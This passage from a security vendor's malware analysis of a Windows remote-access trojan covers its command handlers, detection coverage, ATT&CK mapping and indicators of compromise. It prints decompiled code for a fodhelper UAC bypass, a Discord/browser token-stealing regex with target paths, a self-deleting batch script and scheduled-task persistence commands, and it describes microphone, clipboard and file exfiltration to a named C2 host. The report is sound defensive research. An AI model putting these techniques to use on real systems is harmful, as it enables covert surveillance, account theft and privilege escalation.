The RAT includes a screen rotation feature, controlled by the commands “ROTATE_ON” and “ROTATE_OFF”, allowing the remote attacker to flip the victim’s entire desktop display upside down (180 degrees) or restore it to normal orientation.

At the beginning, the RAT checks for the strings “ROTATE_ON” and “ROTATE_OFF” and calls the rotation function accordingly.

When “ROTATE_ON” is received, it:

- Retrieves the current display settings using **EnumDisplaySettingsA** and a **DEVMODEA** structure (a structure that contains device settings such as resolution, color depth, and refresh rate).
- Sets **dmFields = DM_DISPLAYORIENTATION** (in the **DEVMODEA** structure) to modify only the orientation field.
- Sets **dmDisplayOrientation** = **DMDO_180** (in the picture below; a1=2) (in the DEVMODEA structure as well), rotating the screen 180° (upside down).
- Applies the change twice using **ChangeDisplaySettingsExA** with CDS_ **UPDATEREGISTRY | CDS_NORESET**, ensuring persistence after reboot.

When “ROTATE_OFF” is received, it:

- Retrieves the current display settings again.
- Sets **dmFields = DM_DISPLAYORIENTATION.**
- Sets **dmDisplayOrientation = DMDO_DEFAULT** (in the picture below; a1=0), restoring the screen to its normal orientation.
- Applies the change twice using **ChangeDisplaySettingsExA** to ensure it is properly restored and saved.

```
DEVMODEA DevMode; // [rsp+30h] [rbp-B8h] BYREF

memset(&DevMode, 0, sizeof(DevMode));
DevMode.dmSize = 156;
EnumDisplaySettingsA(0i64, 0xFFFFFFFF, &DevMode);
DevMode.dmFields = 128; a1=2 rotate, a1=0 restore
DevMode.dmDisplayOrientation = a1 != 0 ? 2 : 0;
ChangeDisplaySettingsExA(0i64, &DevMode, 0i64, 4u, 0i64);
return ChangeDisplaySettingsExA(0i64, &DevMode, 0i64, 4u, 0i64);
```

Modify display settings

Applied twice for reboot persistence

Figure 8. Rotation function

The rotation takes effect immediately and affects the entire desktop, making the screen appear upside down until "ROTATE_OFF" is sent. The RAT logs success messages, "**Action: [ROTATE_ON] -> Success (Screen Rotated 180)**" for ON and "**Action: [ROTATE_OFF] -> Success (Screen Restored)**" for OFF, which are later reported to the C2 server.

MOUSE_SWAP/MOUSE_RESTORE

The RAT implements a mouse manipulation feature controlled by the commands "MOUSE_SWAP" and "MOUSE_RESTORE". When the malware receives the exact string "MOUSE_SWAP", it calls the Windows API function **SwapMouseButton**(1), which reverses the primary and secondary mouse buttons, effectively switching the left and right click actions. After performing the swap, it reports the result to the C2 server with the message "**Action: [MOUSE_SWAP] -> Success (Mouse Buttons Swapped)**".

Conversely, when the "MOUSE_RESTORE" command is received, the RAT calls **SwapMouseButton**(0) to restore the default mouse configuration. It then notifies the C2 server with "**Action: [MOUSE_RESTORE] -> Success (Mouse Buttons Restored)**".

This feature allows the attacker to deliberately disrupt normal user interaction, potentially causing confusion or hindering the victim's ability to control the system effectively.

AUDIO_RECORD

The RAT's "AUDIO_RECORD:" feature enables the attacker to remotely start the mic to record on victim's machine for a specified duration (in seconds), capturing audio input and exfiltrating it to the C2 server.

In the command dispatcher, the RAT checks for the "AUDIO_RECORD:" at the start of the incoming message. If matched, it extracts the text immediately following the prefix (the duration as a string), copies it to a buffer, converts it to an integer, and skips if the value is ≤ 0.

If valid, the RAT copies the username, stores the recording duration in seconds, assigns a pointer to the recording routine, and then creates a new thread that receives this information as its parameter.

The spawned thread handles the actual audio capture using the legacy Windows Multimedia Command Interface (MCI), which allows simple text-based commands to control audio devices without low level programming.

Here's how the recording process works. It:

- Creates a temporary file path: Gets the user's temp folder and builds a file name like **%TEMP%\rec.wav** to save the audio.
- Opens the microphone: Sends the command "**open new type waveaudio alias recsound**" via **mciSendStringA**. This tells Windows to create and open a new waveform audio recording device (the

actual default microphone) and assign it the alias “recsound” for easy reference in later commands.

- Sets the time format: Sends “**set recsound time format ms**”. This configures the device (aliased as “recsound”) to measure time in milliseconds, making it straightforward to control precise durations.
- Starts recording: Sends “**record recsound**”. This begins capturing audio from the microphone into an internal buffer associated with “**recsound**”.
- Records for the requested time: pauses execution for exactly the specified duration (in seconds, multiplied by 1,000 for milliseconds). The microphone continues to capture sound during this wait.
- Stops recording: Sends “**stop recsound**”. This halts the audio capture for the “recsound” device.
- Saves the audio: Builds and sends a command like “**save recsound** “**C:\Users\...\rec.wav**”. This instructs Windows to write the buffered audio data from “**recsound**” to the specified **WAV** file path.
- Closes the device: Sends “**close recsound**”. This releases the microphone and frees system resources tied to the alias.
- Reads the **WAV** file into memory: Opens the saved file as a stream, determines its size, allocates a buffer, and loads the entire content.
- Uploads to the C2: Sends the raw **WAV** bytes in a **POST** request to the /**upload-audio** endpoint.
- Logs success: Prepares and sends the message “**Action: [AUDIO] -> recorded <duration_time>**” to the C2.
- Cleans up: Deletes the temporary **WAV** file and frees the memory buffer holding the audio.

```
mciSendStringA("open new type waveaudio alias recsound", 0i64, 0, 0i64);Open and assign alias
mciSendStringA("set recsound time format ms", 0i64, 0, 0i64); Set time format
mciSendStringA("record recsound", 0i64, 0, 0i64); Start recording
Sleep(1000 * recording_duration_time); Pauses recording for specify duration
```

Figure 9. Recording setup and start

This design keeps recording asynchronously by using a separate thread, preventing the main process from blocking. It allows the attacker to specify the recording duration, uses MCI commands for broad Windows compatibility, and sends the captured audio to the C2 without displaying any visible UI.

CLIPBOARD_ON/CLIPBOARD_OFF

The RAT’s “CLIPBOARD_ON” and “CLIPBOARD_OFF” capabilities provide real-time clipboard monitoring and exfiltration, allowing the attacker to silently capture everything the victim copies to the clipboard and send it to the C2 server.

When the RAT receives “CLIPBOARD_ON”, it checks if monitoring is already active via a global flag. If not, it sets the flag to enabled, spawns a dedicated background thread, and logs “**Action: [CLIPBOARD_ON] -> Success (Clipboard Monitor Started)**”. When “CLIPBOARD_OFF” is received, it simply clears the flag to stop monitoring and logs “**Action: [CLIPBOARD_OFF] -> Success (Clipboard Monitor Stopped)**”.

The monitoring runs in a dedicated background thread and loops until stopped. It:

1. Checks the clipboard every two seconds (sleeps 2,000 milliseconds between checks).
2. Opens the clipboard with **OpenClipboard** to gain access to the system clipboard.
3. Requests text data (format **CF_TEXT** / 1) using **GetClipboardData**.
4. If text exists, it locks the text (using **GlobalLock** function), copies the content, and compares it to the

previously seen text (stored globally).

5. If the content is new and not empty, it:
   - Updates the global "**last seen**" buffer.
   - Uploads the new text via **POST** to the /**upload-clipboard** endpoint.
6. Unlocks the data, closes the clipboard, and loops back after the next sleep.

Key Points:

- It only captures text (no images, files, or other formats).
- Detects every new copy operation (for example, Ctrl+C, right-click copy, app copy).
- Sends data in real-time only new/unique content is uploaded.
- Completely silent: no UI, no notifications, no visible changes.
- Low resource use due to two-second polling.

TOKEN_GRAB

The RAT's "TOKEN_GRAB" capability is a classic Discord token stealer (and browser token grabber), designed to extract authentication tokens from popular applications like Discord (Stable, Canary, PTB / official release versions of the Discord desktop app), Chrome, Brave, Edge, and Opera. These tokens allow the attacker to hijack the victim's accounts without needing passwords logging into Discord servers, stealing Nitro (Discord's paid subscription service), accessing DMs (on Discord), or using browser sessions for credential reuse.

When the RAT receives the exact "TOKEN_GRAB" command, it sets the username, a pointer to the token extraction procedure, and spawns a dedicated background thread to perform the grab.

The extraction thread begins by retrieving the user's **AppData** paths using **SHGetFolderPathA**:

- First for **CSIDL_APPDATA** (26, roaming folder).
- Then for **CSIDL_LOCAL_APPDATA** (28, local folder).

If **SHGetFolderPathA** fails for the roaming path **(CSIDL_APPDATA)**, the RAT immediately logs and sends the error "**Action: [TOKEN_GRAB] -> Failed (Path Error)**" to the C2 server and exits without attempting any further extraction.

If the local path **(CSIDL_LOCAL_APPDATA)** fails, it falls back to using the roaming path value as a substitute, but the process continues.

It then builds full paths to the **Local Storage/leveldb** folders of the target applications:

- Discord stable: **%APPDATA%\discord\Local Storage\leveldb**
- Discord Canary: **%APPDATA%\discordcanary\Local Storage\leveldb**
- Discord PTB: **%APPDATA%\discordptb\Local Storage\leveldb**
- Chrome: **%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Storage\leveldb**
- Brave: **%LOCALAPPDATA%\BraveSoftware\Brave-Browser\User Data\Default\Local Storage\leveldb**
- Edge: **%LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Local Storage\leveldb**

- Opera: **%APPDATA%\Opera Software\Opera Stable\Local Storage\leveldb**

For each folder, it enumerates files with **FindFirstFileA** / **FindNextFileA** using *.*, filters for **.ldb** and **.log** files (the **leveldb** database files), opens each matching file, reads its full content into memory, and searches for tokens using the regex pattern: **[a-zA-Z0-9_-]{23,28}\.[a-zA-Z0-9_-]{6}\.[a-zA-Z0-9_-]{25,110}|mfa\.[a-zA-Z0-9_-]{84}**

This matches standard Discord tokens and MFA bearer tokens. All unique matches are collected, deduplicated, joined with newlines, and uploaded via **POST** to the **/upload-tokens** endpoint.

Before exiting, the thread cleans up file handles, memory buffers, temporary strings, and regex structures.

If tokens are found, it logs "**Action: [TOKEN_GRAB] -> Found X tokens**" (which X is the number of tokens that were found).

If no tokens are found, it logs "**Action: [TOKEN_GRAB] -> No tokens found**".

SELF_DESTRUCT

The RAT's "SELF_DESTRUCT" capability is a self-removal mechanism that allows the attacker to remotely wipe the malware from the victim's system; erasing persistence entries, deleting the executable, and cleanly exiting to reduce forensic traces and avoid detection after the operation is complete or if the RAT is at risk of being discovered.

When the RAT receives the "SELF_DESTRUCT" command, it immediately invokes the self-destruct handler without spawning a separate thread.

The handler performs the following cleanup steps in sequence. It:

- Sends a notification to the C2 server: "**Action: [SELF_DESTRUCT] -> Initiating...**" via its standard logging routine.
- Removes startup persistence:
  - Opens the registry key **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** using **RegOpenKeyExA** API
  - Deletes the value named "**SecurityService**" (the RAT's common autostart entry) using **RegDeleteValueA** API
  - Closes the registry key handle by using **RegCloseKey** API
- Deletes a scheduled task named "**SystemCheck**" by running the command: *schtasks /delete /f /tn "SystemCheck" >nul 2>&1*
- Attempts to delete the main executable file:
  - Retrieves the Startup folder path (**CSIDL_STARTUP** via **SHGetFolderPathA**).
  - Constructs the path to **SecurityService.exe** (the name of the file that has been created in the "FOLDER_ON" section when the RAT created a persistence using the Startup folder) in that folder.
  - Call **DeleteFileA** to remove it.
- Creates a self-deleting batch file in the temp directory. It:
  - Gets the temp folder path (**GetTempPathA**).

- Builds a file named **cleanup.bat** in temp.
- Writes a batch script into it with these lines:
  @echo off
  ping 127.0.0.1 -n 3 >nul
  del /f /q "C:\path\to\current\malware.exe"
  del /f /q "%~f0"
- The *ping* adds a three-second delay to give the RAT time to exit.*del /f /q* forcefully and quietly deletes the running malware executable (using its own full path from **GetModuleFileNameA**).
- The final del "*%~f0*" deletes the batch file itself after execution.

- Launches the batch file via **ShellExecuteA**("open", "cleanup.bat", ...).
- Sends a final success message to the C2: "Action: [SELF_DESTRUCT] -> Complete. Goodbye."
- Immediately calls **ExitProcess**(0) to terminate the RAT process.

UAC_BYPASS

The RAT's "UAC_BYPASS" capability is an evasion technique that allows the RAT to silently trigger a new instance of itself with elevated privileges (administrator) on Windows systems that have UAC enabled, without displaying any prompt to the victim.

This is a classic **fodhelper.exe** UAC bypass exploit (widely known), abusing a trusted auto-elevating Windows binary to hijack registry keys and run code at a high integrity level.

When the RAT receives the exact "UAC_BYPASS" command, it immediately calls the bypass function and logs "**Action: [UAC_BYPASS] -> Success (UAC Bypass Triggered)**" (even before the exploit fully completes).
The function then performs these steps. It:

- Retrieves the full path of the currently running malware executable using **GetModuleFileNameA**.
- Creates (or opens) the registry key: **HKCU\Software\Classes\ms-settings\shell\open\command**
- Sets two values under this key:
  - The default value of the key is set to the current module file name.
  - Sets the value called **DelegateExecute** to a single null byte (\0) to prevent any normal delegation behavior.

This tricks **fodhelper.exe**; a Microsoft signed, auto-elevating binary, into running the RAT executable with high privileges instead of opening its usual settings page.

No UAC prompt appears because fodhelper.exe is whitelisted to silently run elevated.

- If registry creation or write fails, it logs "**Action: [UAC_BYPASS] -> Failed (RegCreate Error)**" and exits.
- Launches the trusted auto-elevating binary using the API function **ShellExecuteA** with the "**open**" and the **fodhelper.exe** path parameters: ShellExecuteA(..., **"open", "C:\\Windows\\System32\\fodhelper.exe"**, ...)
- Waits three seconds to give the elevated instance time to start.
- Deletes the entire registry tree it just created: **RegDeleteTreeA**(**HKEY_CURRENT_USER, "Software\\Classes\\ms-settings"**). This cleans up the hijacked key to avoid leaving obvious forensic traces.
- At the end, logs the final success message: "**Action: [UAC_BYPASS] -> Success (Elevated instance launched**)".

```
                                                    Default value set to current module file name
RegSetValueExA(handle_shell_open_command_reg_key, 0i64, 0, 1u, (const BYTE *)Filename, v2 + 1);
RegSetValueExA(handle_shell_open_command_reg_key, "DelegateExecute", 0, 1u, &Data, 1u);
RegCloseKey(handle_shell_open_command_reg_key);                  Sets the DelegateExecute value to 0
ShellExecuteA(0i64, "open", "C:\\Windows\\System32\\fodhelper.exe", 0i64, 0i64, 0); Launches itself
Sleep(0xBB8u); Wait 3 seconds for the elevated instance to start
RegDeleteTreeA(HKEY_CURRENT_USER, "Software\\Classes\\ms-settings"); Deletes the entire registry tree
```

Figure 10. Fodhelper.exe UAC bypass via HKCU registry hijack

This is one of the most popular and effective UAC bypass techniques used in various malware variants because it's simple, doesn't require kernel exploits, and abuses a legitimate Microsoft signed binary. Once elevated, the RAT can perform more destructive or persistent actions that would otherwise be blocked by UAC.

MSG:<extracted_string>

The RAT includes a "MSG" feature that lets the attacker display a custom popup message box directly on the victim's screen.



Figure 11. The message box appears on the victim's screen with the attacker's chosen text "Hacked!"

Upon receiving a command that begins with the "MSG:", the RAT extracts everything that follows the colon as the message text and copies it into a temporary buffer.

It then calls **MessageBoxA** with these parameters:

- Owner window: NULL (no parent window, so the box floats independently).
- Message text: The extracted string from the command (for example, "MSG:<extracted_string>").
- Title: Hardcoded as "**System Alert**" (appears to make it look like an official Windows warning).
- Style flags: **0x40030** → shows an error icon, an OK button, and makes the dialog system modal (blocks all other windows and input until the user clicks OK).

```
MessageBoxA(0i64, v164, "System Alert", 0x40030u);
```

Figure 12. MessageBoxA parameters configuration

The popup appears immediately in the foreground, centered on the screen, with a red and yellow icon and the attacker's chosen text. It remains visible until the victim clicks OK, preventing them from easily dismissing or ignoring it.

After displaying the message box, the RAT cleans up the temporary buffer and logs "**Action: [MSG:<delivered_message>] -> Success (MsgBox Displayed)**" to the C2 server.

DOWNLOAD:/DOWNLOAD_RUN

The RAT's "DOWNLOAD" and "DOWNLOAD_RUN" capabilities enable the attacker to remotely fetch arbitrary files from a controlled server and either save them silently on the victim's machine or download and immediately execute them.

The RAT first detects one of these prefixes ("DOWNLOAD:" or "DOWNLOAD_RUN") at the start of the incoming command. It then parses the rest of the string, splitting it at the first pipe character '|' if present:

- Everything after the prefix and before the pipe (if any) is treated as the filename to request from the server.
- Everything after the pipe (if present) is treated as the local save path on the victim's machine.

If no pipe is found, the RAT uses the filename portion as both the requested name and the local save path.

The RAT constructs an **HTTP GET** request to the C2 server endpoint **/client-download?user=<username>&filename=<requested_filename>**, using the **"SecurityNotifier"** user agent.

It downloads the file in 4-KB chunks (**InternetReadFile**) and writes the data to disk.

For "DOWNLOAD:" (no execution)
The file is saved. On success, the RAT logs and sends this to the C2:
"**Action: [DOWNLOAD] -> Success (Saved to <local_path>)**".

For DOWNLOAD_RUN: (download & execute)
After saving the file, the RAT immediately launches it using **ShellExecuteA** with the parameters "open" and "<local_path>". On success, it logs and sends this to the C2:
"**Action: [DOWNLOAD_RUN] -> Success (Executed <local_path>)**"

If any of the steps mentioned above fails, no specific failure message is logged in the provided code.

The feature is ideal for staging second-stage malware.

UPLOAD

The RAT's "UPLOAD:" capability allows the attacker to remotely instruct the RAT to upload any file from the victim's machine to the C2 server.

When the RAT receives a command starting with the "UPLOAD:" prefix, it extracts everything after the colon as the full local file path on the victim's system (for example, "UPLOAD:C:\Users\Victim\Documents\secrets.txt").

The handler then performs these steps. It:

- Opens the specified file using a C++ **std::ifstream** stream object.
- Determines the file size with **tellg**().
- Seeks to the beginning (**seekg**(0)).
- Allocates a memory buffer.
- Reads the complete file contents into that buffer.

If the file cannot be opened or read, the RAT immediately logs and sends to the C2:
"**Action: [UPLOAD] -> Failed (File not found)**"

On successful read it:

- Opens a WinINet session with the user agent "**SecurityNotifier**" (InternetOpenA).
- Connects to the C2 server (InternetConnectA, using the stored server name and port).
- Constructs the upload URL: **/client-upload?user=<username>&filename=<extracted_filename_from_path>**
- Opens an **HTTP POST** request to that URL (HttpOpenRequestA with **INTERNET_FLAG_RELOAD**).
- Sends the entire file contents as the POST body (HttpSendRequestA).
- Closes the request and connection handles (InternetCloseHandle).
- Logs and sends success to the C2: "**Action: [UPLOAD] -> Success (Uploaded <filename_from_path>)**"
- Cleans up: Frees the memory buffer holding the file data, properly destroys the **std::ifstream** object (including its filebuf and ios destructors), and releases all temporary string buffers.

The capability gives the attacker direct access to steal any readable file on the system by simply specifying the path in the command.

Arbitrary Remote Command Execution/Open a Web Page

The RAT's remote command execution capability (triggered by commands that do not match any specific prefix like DOWNLOAD:, UPLOAD:, MSG:, etc.) lets the attacker run arbitrary commands or open URLs directly on the victim's machine.

When the RAT receives a command that does not start with "http" (checks "http" prefix at the beginning), the RAT treats the entire command string as a command to execute via the **system**() function that runs the string through *cmd.exe /c <command>*.

After execution, it:

- Captures the exit code returned by **system()**.
- If the exit code is non-zero (indicating error), it logs the code and sends this to the C2:
  "**Action: [command_string] -> Executed (Exit Code: <number>)**"
- If the exit code is zero (success), it logs the code and sends this to the C2:
  "Action: [<command_string>] -> Success (CMD OK)"

However, if the command does start with "http" (or "https"), the RAT skips the system() function and instead, treats the entire string as a URL to open in the default web browser:

- Calls the **ShellExecuteA** Windows API function with the arguments "open" and URL string that has been taken from the command string; this launches the victim's default browser and navigates to the URL.

Success/failure for URL opening:

- If ShellExecuteA returns a value > 32 (success), it logs the value and sends this to the C2:
  "**Action: [command_string] -> Success (URL Opened)**"
- If ≤ 32 (error, for example; no browser, invalid URL), it logs the value and sends this to the C2:
  "**Action: [command_string] -> Failed (Shell Error)**"

Both paths are silent, run synchronously, and report clear success/failure/exit code to the C2.

How We Protect

The LevelBlue/Cybereason platform detects KarstoRAT activity with high confidence, enabling the threat to be identified and blocked at the early stages of execution before the attacker can establish persistence or perform further malicious actions.



Figure 13. LevelBlue/Cybereason platform process tree screenshot

It detects the network connection established during the initial stage, where the victim's public IP address is collected and sent to the C2 server via port 15144.



Figure 14. Captured connection during the initial stage of the attack

Notable detection events include activity of connection to external IP or legitimate website and recognized as a malware (TA0002, T1204|T1204.002):

Figure 15. Attached suspicions to the KarstoRAT in the LevelBlue/Cybereason platform

MITRE ATT&CK Techniques

Tactic	ATT&CK Technique (ID)
TA0002: Execution	**T1059.003** – Command and Scripting Interpreter: Windows Command Shell **T1106** – Native API **T1204** – User Execution (opening attacker-controlled URLs)
TA0003: Persistence	**T1547.001** – Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder **T1053.005** – Scheduled Task/Job: Scheduled Task
TA0004: Privilege Escalation	**T1548.002** – Abuse Elevation Control Mechanism: Bypass User Account Control
TA0005: Defense Evasion	**T1218** – System Binary Proxy Execution (fodhelper.exe abuse) **T1070.004** – Indicator Removal: File Deletion **T1562.001** – Impair Defenses: Disable or Modify Tools **T1622** – Debugger Evasion **T1027** – Obfuscated Files or Information
TA0007: Discovery	**T1082** – System Information Discovery **T1057** – Process Discovery **T1083** – File and Directory Discovery
TA0009: Collection	**T1056.001** – Input Capture: Keylogging **T1113** – Screen Capture **T1123** – Audio Capture **T1115** – Clipboard Data **T1125** – Video Capture **T1555** – Credentials from Password Stores (Discord token harvesting)

TA0011: Command and Control	**T1071.001** – Application Layer Protocol: Web Protocols **T1105** – Ingress Tool Transfer
TA0010: Exfiltration	**T1041** – Exfiltration Over C2 Channel
TA0040: Impact	**T1490** – Inhibit System Recovery **T1491** – Defacement (Wallpaper modification / user disruption) **T1499** – Endpoint Denial of Service (User disruption via input manipulation)

Indicators of Compromise

During our analysis of KarstoRAT, we observed multiple high-confidence indicators linked to the malware's activity. These include known network addresses, domains, URI patterns, file hashes, process names, command strings, and artifacts associated with persistence and system modification.

The collected indicators provide a reliable basis for detection, monitoring, and mitigation efforts against KarstoRAT in affected environments.

Samples Hashes

SHA256 SHA1 MD5	07131e3fcb9e65c1e4d2e756efdb9f263fd90080d3ff83fbcca1f31a4890ebdb 94e98b714bfb102d143957cf1e00bd45b5b8fa4d fe9db3aed6a04c762472afdf2face254
SHA256 SHA1 MD5	839e882551258bf34e5c5105147f7198af2daf7e579d7d4a8c5f1f105966fd7e 2d32b10f191b3897dc4ab5041639f16e0bd75ba4 f35cebd169a5751e89d7048a28ecace7
SHA256 SHA1 MD5	65229ef9d09e4cbfae326d41c517576cc2143c259fd764f259f3925fc8917c8b 10c9a8a6c6f6ea9233a7df700c4a724b5f49ff74 19e747644979f0f1ee459d2d298ab5d6
SHA256 SHA1 MD5	ee5b0c1f0015b9f59e34ef8017ead6e83259b32c4b0e07dc1f894b0d407094a3 911c94edb0fbef89c1a120a3530560fb6b0114d1 a857e04d4e07ad9671c4290c0a3b856c
SHA256 SHA1 MD5	aca3f2902307c5ebdb43811b74000783d61b6ad29d7796bb8107d8b1b38d76a3 c6297eae6d141d5f803aaeb2cec08328b4ac4183 a5bef919eb260af5bb8eba243ed4fd75

Network Infrastructure

- 212.227.65[.]132
- hallucinative-shabbily-olga.ngrok-free[.]dev
- http://api.ipify[.]org/

Ports

- 15144
- 13614

Known Paths and URI Patterns

- /notify?event=heartbeat
- /notify?event=heartbeat&user=*&public_ip=*
- /notify?event=log&user=<username>&msg=<encoded_message>
- /upload-sysinfo
- /upload-screen
- /upload-keylog
- /upload-webcam
- /upload-audio
- /upload-tokens
- /client-download?user=*&filename=*
- /client-upload?user=*&filename=*
- /upload-shell-output
- /get-shell-input
- /upload-clipboard

File Names and Process Names

- client.exe
- Project1.exe
- 839e882551258bf34e5c5105147f7198af2daf7e579d7d4a8c5f1f105966fd7e.exe
- 65229ef9d09e4cbfae326d41c517576cc2143c259fd764f259f3925fc8917c8b.exe
- win32updates.exe
- Token Checker.exe

- lu05e.exe
- webcap.bmp
- %TEMP%\wallpaper.bmp
- %TEMP%\rec.wav
- cleanup.bat

Relevant Strings

- SecurityNotifier (User agent)
- STARTUP_ON
- STARTUP_OFF
- TASK_ON
- TASK_OFF
- FOLDER_ON
- FOLDER_OFF
- SCREENSHOT
- WEBCAM
- SYSINFO
- KEYLOG_ON
- KEYLOG_OFF
- CLIPBOARD_ON
- CLIPBOARD_OFF
- AUDIO_RECORD
- TOKEN_GRAB
- SHELL_START
- SHELL_STOP
- SHELL_INPUT:
- DOWNLOAD:
- DOWNLOAD_RUN
- UPLOAD:
- MSG:
- TTS:
- PLAY_SOUND

- WALLPAPER
- ROTATE_ON
- ROTATE_OFF
- MOUSE_SWAP
- MOUSE_RESTORE
- UAC_BYPASS
- SELF_DESTRUCT

Persistence and Elevation

- Software\Microsoft\Windows\CurrentVersion\Run\SecurityService
- %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\SecurityService.exe
- Software\Classes\ms-settings\Shell\Open\command
- DelegateExecute
- SystemCheck (task name)

Commands

- schtasks /create /f /sc onlogon /tn “SystemCheck” /tr “<full_path_to_malware>”
- schtasks /delete /f /tn “SystemCheck”
- ping 127.0.0.1 -n 3 >nul
- del /f /q “<full_path_to_malware>”
- del /f /q “%~f0”

Build / Forensic String

- C:\Users\hibby\Desktop\Project1\Project1\x64\Release\Project1.pdb

LevelBlue